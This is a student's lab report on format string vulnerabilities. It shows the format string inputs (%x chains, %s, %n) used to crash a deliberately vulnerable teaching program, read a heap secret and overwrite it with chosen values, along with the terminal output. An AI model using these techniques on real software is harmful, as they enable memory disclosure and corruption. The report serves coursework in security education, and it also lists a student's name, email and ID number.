Lab 9 - Playing with Format String

Team Members:

1. Adam Robertson, abr5598@psu.edu, 938152440

Drills


There are five tasks for you to complete. Please give a brief summary of what you did – feel free to include any thoughts / concerns / problems / etc. you encountered during the tasks. Also, include your answers to the questions asked in each task. Save your report as a PDF and submit it to Canvas before the deadline.


Task

Task 1: Summary


In task one, we used a programs unsafe use of printf and unchecked user input to crash the program, access data we shouldn't have access to, and to overwrite data we shouldn't be able to access.

Task 1: Question Answers


> 1. Include the input your entered.
>
> I piped in for the first part.
>
> `printf"1 %%08x|%%08x|%%08x|%%08x|%%08x|%%s\n| | ./vul_prog`
>
> Integer: Secret[1] address in decimal String: `%08x|%08x|%08x|%08x|%s`
>
> Integer: Secret[1] address in decimal String: `%x|%x|%x|%x|%n`
>
> In order to write 0x20: Integer: Secret[1] address in decimal String: `aaaaaaaaa%x|%x|%x|%x|%n`
>
> 2. Include the screenshots of major steps. Make sure the font size in the images are large enough.
>
> 
>
> ```
> ┌──(kali㉿kali)-[~/cybersecurity-experiments/Module9]
> └─$ printf "1 %%08x|%%08x|%%08x|%08x|%%08x|%%s\n" | ./vul_prog
> The variable secret's address is 0×bfc604c8 (on stack)
> The variable secret's value is 0x 18191a0 (on heap)
> secret[0]'s address is 0x 18191a0 (on heap)
> secret[1]'s address is 0x 18191a4 (on heap)
> Please enter a decimal integer
> 1
> Please enter a string
> zsh: done                printf "1 %%08x|%%08x|%%08x|%08x|%%08x|%%s\n" |
> zsh: segmentation fault  ./vul_prog
> ```



```
┌──(kali㉿kali)-[~/cybersecurity-experiments/Module9]
└─$ ./vul_prog
The variable secret's address is 0xbfb9d118 (on stack)
The variable secret's value is 0x 1ccd1a0 (on heap)
secret[0]'s address is 0x 1ccd1a0 (on heap)
secret[1]'s address is 0x 1ccd1a4 (on heap)
Please enter a decimal integer
30200228
30200228
Please enter a string
%08x|%08x|%08x|%08x|%s
bfb9d11c|00000000|0045b1e0|b7fcbbac|U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```



```
┌──(kali㉿kali)-[~/cybersecurity-experiments/Module9]
└─$ ./vul_prog
The variable secret's address is 0xbfcdb6b8 (on stack)
The variable secret's value is 0x 11b31a0 (on heap)
secret[0]'s address is 0x 11b31a0 (on heap)
secret[1]'s address is 0x 11b31a4 (on heap)
Please enter a decimal integer
18559396
18559396
Please enter a string
%x%x%x%x%n
bfcdb6bc040a1e0b7fc0bac
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x17
```



```
┌──(kali㉿kali)-[~/cybersecurity-experiments/Module9]
└─$ ./vul_prog
The variable secret's address is 0xbf9f7218 (on stack)
The variable secret's value is 0x  97c1a0 (on heap)
secret[0]'s address is 0x  97c1a0 (on heap)
secret[1]'s address is 0x  97c1a4 (on heap)
Please enter a decimal integer
9945508
9945508
Please enter a string
aaaaaaaaa%x%x%x%x%n
aaaaaaaaabf9f721c045a1e0b7f11bac
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x20
```

Task 2: Summary

Task 2: Question Answers

> 1. Include completed `write_string.c`.
> 2. Include the screenshots of major steps. Make sure the font size in the images is large enough.